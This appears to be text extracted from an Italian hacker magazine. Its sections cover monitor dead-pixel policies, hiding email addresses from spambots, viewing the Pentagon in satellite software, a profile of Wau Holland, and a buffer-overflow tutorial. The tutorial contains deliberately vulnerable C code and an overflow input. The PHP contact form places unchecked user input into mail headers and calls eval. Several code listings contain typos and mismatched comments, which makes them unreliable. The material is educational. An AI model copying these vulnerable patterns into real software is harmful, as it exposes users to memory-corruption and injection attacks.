IBM: cattivissima
Non ci si crede: otto pixel bruciati prima di cambiare l'apparecchio. Meglio accenderlo prima di comprare.
Giudizio: Occhio malocchio.

LG: buonina
Pare che bastino tre pixel a fare cambiare uno schermo difettoso e sarebbe una bella notizia.
Giudizio: Occhio di pernice.

NEC: supercattiva
Possono arrivare fino a dieci pixel morti prima di accettare la sostituzione. Potrebbero anche tenerseli.
Giudizio: Occhio malocchio prezzemolo finocchio.

Olidata: buona
In Olidata rispettano rigorosamente lo standard, al punto che sul loro sito si trovano tutte le tabelle relative allo standard di valutazione ISO. Eccellente.
Giudizio: Occhio di falco.

PIXEL

Panasonic: cattiva
È una delle poche aziende a fornire indicazioni chiare, ma sempre cinque pixel sono.
Giudizio: Occhio di bue.

Philips: non pervenuto
Non siamo riusciti a ricavare un valore per quanto riguarda Philips e questo la dice lunga sulla chiarezza delle politiche aziendali in merito.
Giudizio: Occhio a quello che dicono.

Samsung: cattiva
Tre anni di garanzia vanno bene, ma cinque pixel no.
Giudizio: Occhio di bue.

Sony: cattiva, in Italia
In Australia e negli Stati Uniti Sony dichiara una policy di zero dead pixel: se c'è un pixel difettoso, si cambia il prodotto. Invece, in Italia così come in tutta Europa, va molto meno bene. Per il cambio di un monitor, Sony vuole cinque pixel difettosi.
Giudizio: Occhio di pernice.

ViewSonic: cattiva
Sembra che i cinque pixel siano il valore della mediocrità di massa. Mediocre anche ViewSonic, insomma.
Giudizio: Occhio di bue.

Calcoliamo i danni

Esiste uno standard per quantificare esattamente il danno da pixel bruciati, basato su questa tabella:

Classe	Typ1	Typ2	Typ3
I	0	0	0
II	2	2	5
III	5	15	50
IV	50	150	500

Typ1: pixel sempre accesi. **Typ2:** pixel sempre spenti. **Typ3:** subpixel morti (tre subpixel fanno un pixel). La classe è quella di qualità dell'apparecchio. La Classe I è la più alta. In sostanza, i valori numerici indicano la tolleranza accettabile per ogni milione di pixel di quel tipo di errori su quella classe di prodotto. Le tabelle complete si trovano nella descrizione dello standard ISO 13406-2 : 2001 ma anche su vari siti, per esempio http://www.olidata.it/Supporto/Garanzie/Tabella_Normativa_Monitor.htm.

CHE COSA DOBBIAMO FARE?

PRIMA
Chiediamo al commesso di accendere il computer o il monitor quando siamo ancora a negozio, così da poter verificare che non ci siano difetti.

SE CI RITROVIAMO CON PIXEL BRUCIATI:
1. **Verifichiamo** a che classe appartiene l'apparecchio.
2. **Verifichiamo sulle tabelle** se il danno rientra nella tolleranza.
3. **Verifichiamo** attentamente la garanzia.
4. **Se siamo oltre tolleranza,** esigiamo la sostituzione.
5. **Se siamo entro la tolleranza,** proviamo lo stesso a insistere. Molte case (esempio tipico Apple) accettano quasi sempre di sostituire se il cliente alza la voce.
6. **Informiamo e informiamoci** presso un'associazione consumatori.
7. **Se nonostante tutto siamo costretti a convivere con un pixel bruciato,** proviamo a massaggiarlo con il dito, protetto da un panno in microfibra. Sembra strano, ma a volte funziona.
8. **Soluzione estrema:** impacchettiamo nuovamente il tutto, entro otto giorni, e riportiamo il monitor o il notebook a negozio e pretendiamo indietro i soldi. Andiamo in un altro negozio e acquistiamo lo stesso prodotto sperando di essere più fortunati.

Guerra

Consigli vincenti per fregare gli spambot alla ricerca di indirizzi di cui abusare sulle pagine Web dei nostri siti

Secondo un sondaggio dell'americano Center for Democracy and Technology (http://www.cdt.org), gran parte dello spam che ci arriva è causato dalla presenza del nostro indirizzo su pagine Web. Qualcuno ha già iniziato a proteggersi e pubblica su Web il proprio indirizzo il meno possibile, o ricorre a trucchi come inserire una stringa NOSPAM oppure scambiare tra loro punto e chiocciola. Ci sono tuttavia altri sistemi, più ingegnosi e efficaci.

I crawler maledetti

Gli spammer rubano gli indirizzi di posta sul Web grazie ai crawler, letteralmente nuotatori, anche detti spambot: programmi specializzati nel setacciare il contenuto di tutte le pagine Web che riescono a localizzare su Internet. Il loro funzionamento di base non è tanto diverso da quello che fanno i motori di ricerca per aggiornare i loro database. Un crawler stupido si lascia ingannare da trucchetti come quelli sopra, ma i crawler sono sempre meno stupidi e non ci cascano più.

Protezione JavaScript

Un sistema più interessante è codificare il proprio indirizzo di posta dentro la pagina Web in JavaScript. Se il crawler non è in grado di interpretare JavaScript (e molti non lo sono) l'indirizzo resterà al sicuro. Il codice è una cosa tipo questa:

```
<SCRIPT LANGUAGE="JavaScript">
<!–

var sin = "pippo";
var des = "hackerjournal.it";

function link_a_posta()
{
        document.write("<A
HREF=\"mailto");
    document.write(":" + sin +
"@");
    document.write(des + "\">" +
sin + "@" + des + "<\/a>");
}

//–>
</SCRIPT>
```

La funzione qui sopra dovrà essere richiamata con un comando apposito, da mettere dove sulla pagina deve apparire il nostro indirizzo. Sulla pagina Web apparirà, prevedibilmente, pippo@hackerjournal.it, ma nel codice HTML questo non sarà leggibile in alcun modo. La funzione può essere adattata per visualizzare l'indirizzo in modo non cliccabile.

Form e sostanza

Non basta ancora. Siamo ancora più sicuri se il nostro indirizzo di posta non appare del tutto, neanche in JavaScript.

JAVASCRIPT

Questo codice Javascript deve andare esattamente al posto del link mailto tradizionale:

```
<SCRIPT LANGUAGE="JavaScript"
type="text/javascript">
    link_a_posta()
</SCRIPT>
```

Per esempio, i visitatori del nostro sito potrebbero scriverci usando un form HTML. Il form permette un anonimato un po' superiore al giusto per la sicurezza ma ci sono vari modi per riequilibrare le cose, come permettere un solo invio per IP per un certo tempo, acquisire gli indirizzi IP o filtrare l'HTML in arrivo. Ecco un esempio di form in linguaggio PHP:

allo SPAM!


```
<?php

	//posizione della variabile sendmail
	//almeno l'admin dovrebbe conoscerla!
	$mail_path = "/usr/sbin/sendmail -i -t";

	//indirizzo cui arriveranno le email via form
	$mail_to = "pippo@hackerjournal.it";

	//soggetto della mail
	$mail_subject = "Contact Form";

	//sito contattato dal form, o nome dell'a-
zienda
	$ragione_sociale = "Hacker Journal";

	//codice html del form
	$form_html = '$html = "
				<h1>
					Per contattare
$ragione_sociale:
					</h1>
						<form
action=\"$PHP_SELF\" method=\"post\">
						<table
class=\"mainText\" border=\"0\" cellspa-
cing=\"5\">
						<tr>

<td>Nome:	</td>

<td>$nome </td>
						</tr>
						<tr>

<td>Indirizzo email:</td>

<td>$reply<td>
						</tr>
						<tr>
							<td
colspan=\"2\" align=\"center\">Messaggio</td>
							</tr>

			<tr>

				<td colspan=\"2\"
				align=\"cen-
				ter\">$messag-
				gio</td>

					</tr>

					<tr>

						< t d
c o l s p a n = \ " 2 \ "
a l i g n = \ " c e n t e r \
">$send</td>

</tr>

</table>

</form>

Script by <a
h r e f = " h t t p : /
/www.hackerjour-
nal.it">Hacker Jour-
nal</a>
			";';

	ini_set("sendmail_from", $mail_from);
	ini_set("sendmail_path", $mail_path);

	if ($_POST)
	{
		if($_POST['userEmail'])
		{
			if( mail($mail_to,$mail_subject,"\t
From: ".$_POST['userName']."\n \t Email:
".$_POST['userEmail']. "\n\n\n\n".stripslas-
hes($_POST['userMessage']).'questo messaggio
e' stato creato da <a href="http://www.hacker-
journal.it">Hacker Journal</a>\'s script'.,"From:
$_POST[userEmail]\r\n"."Reply-To: $_POST[use-
rEmail]\r\n")	)
			{
				$html	= 'Grazie per avere contattato
'.$ragione_sociale.', '.$_POST['userName'].'. <br/>Messaggio
inviato!	<br/>Script	di	<a
href="http://www.hackerjournal.it">Hacker Journal</a>';
			}
			else
			{
				$html = 'Si e' verificato un
errore.';
			}
		}
	}
	else
	{
		$messaggio = '<textarea name="user-
Message" rows="20" cols="70"></textarea>';
		$nome = '<input type="text"
name="userName" size="30">';
		$reply = '<input type="text"
name="userEmail" size="30">';
		$send = '<input type="submit"
name="submit" value="Send">';

		eval($form_html);
	}
?>

<html>
<head>
<title>/* un titolo qualsiasi */</title>
</head>
<body>
<?=$html?>
</body>
</html>
```

Un ultimo consiglio (per ora)

Gli spammer ricavano un sacco di indirizzi dai database WHOIS, quelli che contengono le registrazioni dei domini. È bene magari giocarsi un indirizzo ma usarlo solo e unicamente per WHOIS, in questo modo, anche se gli spammer lo trovano, se ne fanno poco o niente.

Nyarlathotep
nyarlathotep@hackerjournal.it


▲ *Anche questo è un crawler, ma lo fa la NASA e gli unici siti che frequenta sono quelli di lancio.*

▲ *I crawler sono programmi che strisciano per il Web a caccia bavosa di indirizzi email. Non facciamoglieli trovare.*

GRANDE FRATELLO

Il Pentagono: il centro della difesa americana, uno dei luoghi più blindati del pianeta. Andiamo a scoprirlo con un programma che farà delle nostre ricerche di ingegneria sociale un'esperienza spaziale

Prima di tutto abbiamo bisogno di un programma speciale, che viene distribuito liberamente e che, in teoria, dura solamente sette giorni. Lo troviamo all'indirizzo http://www.keyhole.com/downloads/KeyholeLT172r3.exe. Dopo la registrazione, aperta la finestra principale, usiamo dei cursori in basso al centro per spostarci oppure del tasto destro del mouse sulla videata principale per alzarci, abbassarci e spostarci su tutto il globo.

Sulla destra, individuiamo sotto il pulsante Tools -> Placemark -> North America -> United States -> District Of Columbia la città di Washington. Doppio clic sul nome e nella finestra principale inizierà il puntamento automatico. Appena sopra Washington, dobbiamo trovare il Pentagono. Non ci siamo mai stati, ma come tutte le grandi città nel mondo anche Washington ha una sua metropolitana ed è impensabile che non esista una fermata specifica per un posto dove lavorano migliaia di persone. Per vedere le linee metropolitane attiviamo la funzione Show Me -> Subway Lines, sempre nella zona sinistra della videata del programma. Tra parentesi, già che ci siamo: possiamo vedere perfino le pizzerie italiane, funzionanti a Washington!

Preso! Una fermata all'incrocio della linea blu con la gialla si chiama esattamente Pentagon. Avviciniamoci, usando del tasto destro e spostando il mouse. Arriviamo a una definizione di immagine spettacolare, che prevede la visibilità di particolari grandi circa un metro. Con il cursore Tilt ci spostiamo in modo da vedere l'edificio in prospettiva.

Un clic destro sulla "i" e passiamo direttamente al forum utenti


Attiviamo anche il tasto Keyhole Community BBS, appena sopra quello che ci ha fatto vedere le linee del metrò. In centro al Pentagono appare una "i" in campo blu: sta ad indicare che possiamo scambiare con altri utenti delle informazioni sul luogo. Un clic sulla "i" della mappa con il tasto destro e andiamo direttamente al forum utenti, nel thread che parla del Pentagono. Qui un


GALATTICO

SERVE UNA CONNESSIONE VELOCE

Questa è la volta buona per convincere i genitori a comprarci l'adsl: delle ricerche di geografia a questo livello non le hanno mai viste!
Se tentiamo la connessione di Keyhole con un modem a 56 K rischiamo di rimanere frustrati per tutta la vita...: non ne vale la pena, anche se il tentativo possiamo sempre farlo.

partecipante ci suggerisce di andare a visitare il Pentagono dall'interno, tramite una visita guidata virtuale, all'indirizzo http://www.defenselink.mil/pubs/pentagon/fullvideo56.ram
Lo faremo, ma prima vogliamo vedere la foto da satellite successiva ai paurosi attentati dell' 11 settembre 2001. Un salto all'indirizzo http://www.spaceimaging.com/gallery/9-11/default.htm# ci consente di confrontare un'immagine satellitare con quanto stiamo guardando tramite Keyhole. Impressionante, possiamo girare l'immagine di Keyhole in modo da avere esattamente lo stesso orientamento e la stessa dimensione dell'immagine statica presa dal satellite.

Ci viene subito voglia di andare a vedere altri posti , se abitiamo a Roma anche la nostra casa... ma abbiamo tempo per esplorare anche altre aree misteriose e affascinanti, come l'Area 51, o le più discusse e sperdute isole in mezzo all'oceano atlantico, in alcuni casi diventate depositi di scorie radioattive. Abbiamo il mondo a nostra disposizione!

▲ *Possiamo orientare la vista del Pentagono su Keyhole in modo da confrontarla con una foto presa dopo l'11 settembre 2001*

La talpa dell'hacking: Wau Holland

WAU HOLLAND:

29 luglio 2001: si riunisce il gruppo hacker olandese HAL 2001. Un applauso: è l'intero gruppo che onora Wau Holland, prematuramente scomparso due settimane prima. Chi presiede quella manifestazione celebra "il suo fondamentale contributo alla causa dell'hacking".

Chi era Wau Holland?

Una figura carismatica e attiva, promotore di un'infinità di iniziative e protagonista di innumerevoli battaglie negli anni '70. Nasce nel 1951, un ragazzo che ha una convinzione non comune: studiare, approfondire e laurearsi. Ci riesce in anni molto particolari e delicati: gli anni delle dure contestazioni e delle agitazioni che investirono un po' tutta l'Europa. Durante gli anni universitari, Herwart Holland conia il suo "handle": WAU. Lo pseudonimo rappresenta l'incipit della parola "Maulwurf" che significa letteralmente "talpa". Gli è stato attribuito dai suoi colleghi che intuivano in lui spiccate capacità tecniche e interpersonali. Una intuizione più volte confermata.

La sua operosità è legata fortemente al Chaos Computer Club, un gruppo di attivisti fondato insieme a Steffen Wernery durante un incontro causale nella redazione di un giornale locale per il quale Wau scriveva. La nascita ufficiale del Club avviene nel 1984 con una inaugurazione nella libreria Schwarzmarkt a cui parteciparono un discreto numero di persone. La convinzione di Wau circa l'importanza e le potenzialità del computer lo spinge a promuovere una serie di progetti che presto confluiscono nell'hacking. Il gruppo si amplia e Wau si fa portavoce del principio portante già espresso dagli hacker del MIT qualche decennio addietro: divulgazione libera e illimitata delle informazioni. Da qui, per Wau e i membri del CCC, hacking equivale a missione prima sociale, poi politica.

Il primo grande exploit

Per dare forza alla propria parola, Wau elabora, insieme a Wernery, un clamoroso exploit contro il BTX, un sistema telematico di informazioni che aveva intenzione di monopolizzare i servizi informatici nel paese. Wau passerà circa tre mesi nella raccolta di informazioni sui computer della BTX e il lavoro è proficuo: individua infatti un baco che sfrutta a puntino. Decide di connettersi all'Hamburger Sparkasse, la cassa di risparmio di Amburgo e di bucare un elaboratore in modo che questo si connetta alla BTX continuamente. L'esperimento riesce. Alla Hamburger Sparkasse venne recapitata una bolletta salatissima e Wau, in una conferenza stampa, spiegò a tutti cosa aveva fatto, e perché, riscuotendo un successo enorme non solo in Europa. Questo, che è il primo hack messo a punto dal CCC, portò in trionfo il gruppo che diventò il faro per l'hacking europeo. Iniziano però i problemi. Wau, che rimane in attività di hacking e un

L'incredibile storia del fondatore del misterioso gruppo targato Chaos Computer Club

Wau nel suo regno: la conferenza del Chaos Computer Club

una "TALPA" dell'hacking


attento divulgatore scientifico, perde il controllo del CCC che si macchia di hacking oscuro. Nel 1987 alcuni membri compromisero la sicurezza informatica della NASA scatenando un putiferio giornalistico. La "talpa" risolverà la delicata situazione mostrando alla NASA i metodi per migliorare la propria politica di sicurezza. Intanto un'altra pesante ombra si abbatte sulla sua attività.

Il CCC e il KGB, storie e misteri

Nel 1989 alcuni exploit del CCC vengono collegati al KGB, specialmente quelli che mirano ai sistemi militari americani. Una spy-story molto intrigante che ha ispirato numerosi articoli e libri, ma che ha fatto infuriare il buon Wau convinto che chi è impelagato in questi problemi non abbia il diritto di essere chiamato hacker. Rivendicò la scientificità dell'hacking e rinnegò l'illegalità di determinate attività. Personaggi misteriosi sono in questo periodo Pengo (Hans Hubner) e Hagbard (Karl Koch, ritrovato morto in circostanze ancora impenetrabili).

L'insegnamento a Jena e Conclusioni

Nell'ultimo decennio, Wau si dedica soprattutto al proselitismo e alla pubblicazione di numerosi articoli a carattere etico-scientifico. Diventato presidente onorario del gruppo riuscirà in un'operazione delicatissima: far convivere pacificamente tedeschi dell'Est e tedeschi dell'Ovest dopo il crollo del Muro di Berlino. Decide poi di trasferirsi a Jena, storica università tedesca, per insegnare "new technologies" con la sua usuale dedizione. Durante i suoi insegnamenti, il CCC subisce una nuova stangata: viene trovato morto Tron, un famoso hacker dotato di ottime capacità, in circostanze che farebbero pensare ad una "eliminazione commerciale". Al suo nome infatti era legata la scoperta di codici per violare smart-card e pay-tv. Dopo l'ennesimo lutto, Wau decise di concentrarsi nell'insegnamento e nella divulgazione scientifica tralasciando l'hacking tecnico. Nei primi giorni di luglio del 2001 cade in un coma da cui non si sveglierà mai più. Ha tinto la sua vita di colori intensi come le sue attività, riuscendo a superare innumerevoli difficoltà. Chi lo ha conosciuto parla di un uomo solare con spiccate doti intellettive, capace di una compagnia instancabile. Ti salutiamo così anche noi, Wau, "talpa dell'hacking"!

Alone Sparrow
kikocorsentino@email.it

Buffer Overflow PERICOLO IMMINENTE Per Tutti

All'inizio nato sotto ambiente Unix, poiché creato completamente in C, ora il Buffer Overflow crea danni a destra e a manca senza esclusioni: Windows, Unix, Linux, SunOS!

Il Buffer Overflow è diventato col tempo una delle forme di aggressione informatica più utilizzate e dannose per i sistemi. Quando si verifica un buffer overflow in una applicazione, sembra che l'applicazione abbia subito un errore innocuo, che al massimo può causare la chiusura del programma, ma in realtà un aggressore capace di sfruttare questa tecnica può benissimo iniettare a suo piacimento un codice di qualsiasi genere all'interno del programma! Ovviamente in questo modo si può benissimo prendere possesso del PC attaccato. In sostanza il buffer overflow è soltanto un problema legato alla cattiva scrittura del codice da parte del programmatore e da una mancanza di controlli del sorgente. Analizziamo uno dei buffer overflow più comuni e anche uno dei più semplici: lo "stack based overflow"! C'è da precisare che esistono altri tipi come: heap overflow, frame ponter, adjacent memory ecc...

Analizziamo i termini usati

Il buffer altro non è che una preservazione di una certa zona della memoria (allocazione) attraverso l'assegnazione di un indirizzo che segnala ad un programma dove risiede l'area di memoria destinata al contenimento di certe informazioni.

Si ottiene l'overflow quando i dati scritti nel buffer superano i limiti imposti, andando anche ad alterare il codice in esecuzione, modificando il flusso di istruzioni a "dirottandolo" su altre istruzioni inviate dall'esterno!

Un programma in runtime può essere distinto in strutture logiche: il codice viene generalmente caricato in testa alla memoria e contiene le istruzioni in linguaggio macchina da far eseguire sulla CPU; poi

segue l'area in cui sono contenute le variabili del programma dette "statiche", come stringhe di testo, vettori di dimensione ecc…
Il resto della memoria viene gestita direttamente al momento dell'esecuzione del programma e si divide (ovviamente a livello logico) in "Heap" e "Stack".
Detto semplicemente:
HEAP= usato per gestire le variabili dinamiche e i puntatori;
STACK= usato per salvare lo stato dell'esecuzione o per passare i parametri per argomento.

Lo stack viene gestito da due comandi Assembly, il PUSH e il POP, che rispettivamente memorizzano ed estraggono un dato. La gestione dello stack è invece affidata a due registri 32-bit chiamati EBP e ESP (Base e Stack Pointer) che rispettivamente delimitano la cima e il fondo dello stack. Questa struttura dello stack è perfetta per gestire le chiamate di funzioni e procedure, poiché il sistema operativo in uso deve essere in grado di controllare tutte le chiamate eseguite e deve essere capace di tornare a punti prestabiliti del programma in caso di necessità! Quando si effettua una chiamata a funzione si utilizza un istruzione Assembler di tipo CALL, che serve per stoppare il programma a quel punto e per passare il controllo alla funzione chiamata, dopo aver salvato lo stato corrente e l'indirizzo di ritorno (return address). Il return address è molto importante poiché serve per riportare l'esecuzione nel punto in cui era stata stoppata! Questa sbrigativa spiegazione dello stack può farci capire una cosa: un eventuale dirottamento del return address (salvato nello stack) impedisce al programma di ritornare in runtime correttamente, e causerà quindi un crash dell'applicazione!

Ora vediamo qualche esempio concreto utilizzando il nostro bel compilatore (nel nostro caso Visual C++).
Per iniziare cominciamo a creare un programma in C++ nel cui main() sia presente una qualsiasi funzione (la chiameremo f()) in cui inseriamo un buffer di 10 byte). ecco il sorgente:

```
//sorgente HJ1.cpp
int f(int a, intb)
{
 char buf[10];
 int ris,
 ris=a+b;
 return ris;
}

void main() {
f(3;2);
}
```

Ora analizziamo cosa succede nello stack: compiliamo il programma ed andiamo successivamente ad analizzare l'applicazione creata (HJ1.exe) con un Debugger. Chi possiede Visual C++ può aprire l'eseguibile direttamente con Visual Studio che fungerà come un vero e proprio debugger. Allora analizziamo il risultato ottenuto step by step.

```
//qui c'è la chiamata alla funzione
data (la nostra è f() )
[...]
00401078 PUSH 2 //richiama il parametro 2
0040107A PUSH 2 //richiama il parametro 3
0040107C CALL @ILT+0(f) (00401005)
//richiama la funzione f()
[...]
//funzione
00401020 PUSH EBP //salva il valore di ebp
00401021 MOV EBP,ESP //allinea ebp
00401023 SUB ESP,50H
00401026 PUSH EBX //salva lo stato dei registri
00401027 PUSH ESI
00401028 PUSH EDI
[...]
00401038 MOV EAX,DWORD PTR
[EBP+8] //carica il primo numero
0040103B ADD EAX,DWORD PTR
[EBP+0CH] //esegue la somma del
secondo numero
0040103E MOV DWORD PTR [EBP-
10H],EAX
00401041 MOV EAX,DWORD PTR [EBP-
10H] //memorizza il risultato in EAX
00401044 POP EDI //ripristina i
registri salvati precedentemente
00401045 POP ESI
00401046 POP EBX
00401047 MOV ESP,EBP //ripristina
lo stack
00401049 POP EBP
0040104A RET //ritorna al chiamante
```

Quando c'è la chiamata a f() si notano i due PUSH che memorizzano i valori 3 e 2, impostati nella main(), nello stack.
La CALL che chiama la funzione serve per salvare nello stack l'offset (il registro EIP) e saltare all'indirizzo di f(). Lo stack dopo la chiamata ad f() avrà questo schema:

```
^ STACK
| 2
| 3
| 40107C (return address)
| EBP
| ...
```

Dopo aver compreso il funzionamento dello stack, possiamo passare alla creazione vera e propria di un overflow. Per fare ciò prendiamo in considerazione il seguente listato in C++:

```
//sorgente HJ2.cpp
#include <stdio.h>

void main(int argc, char **argv) {

 char buf[20];  //creiamo il buf e impostiamolo su 20 byte
 FILE* f=NULL;
 int i=0;
 printf("\nBuffer Overflow by mouse");

 f=fopen("input.txt","rb"); //apriamo il file input.txt
 while(!feof(f)) {
  buf[i]=fgetc(f);
  i++;
 }
}
```

Allora questo listato è un semplicissimo esempio di buffer overflow causato dall'uso di un buffer nella lettura da file. Il file letto lo creiamo noi: nominiamo un comunissimo .txt come input e inseriamo nel txt la seguente riga:

AAAABBBBCCCCDDDDEEEEFFFFGGGG

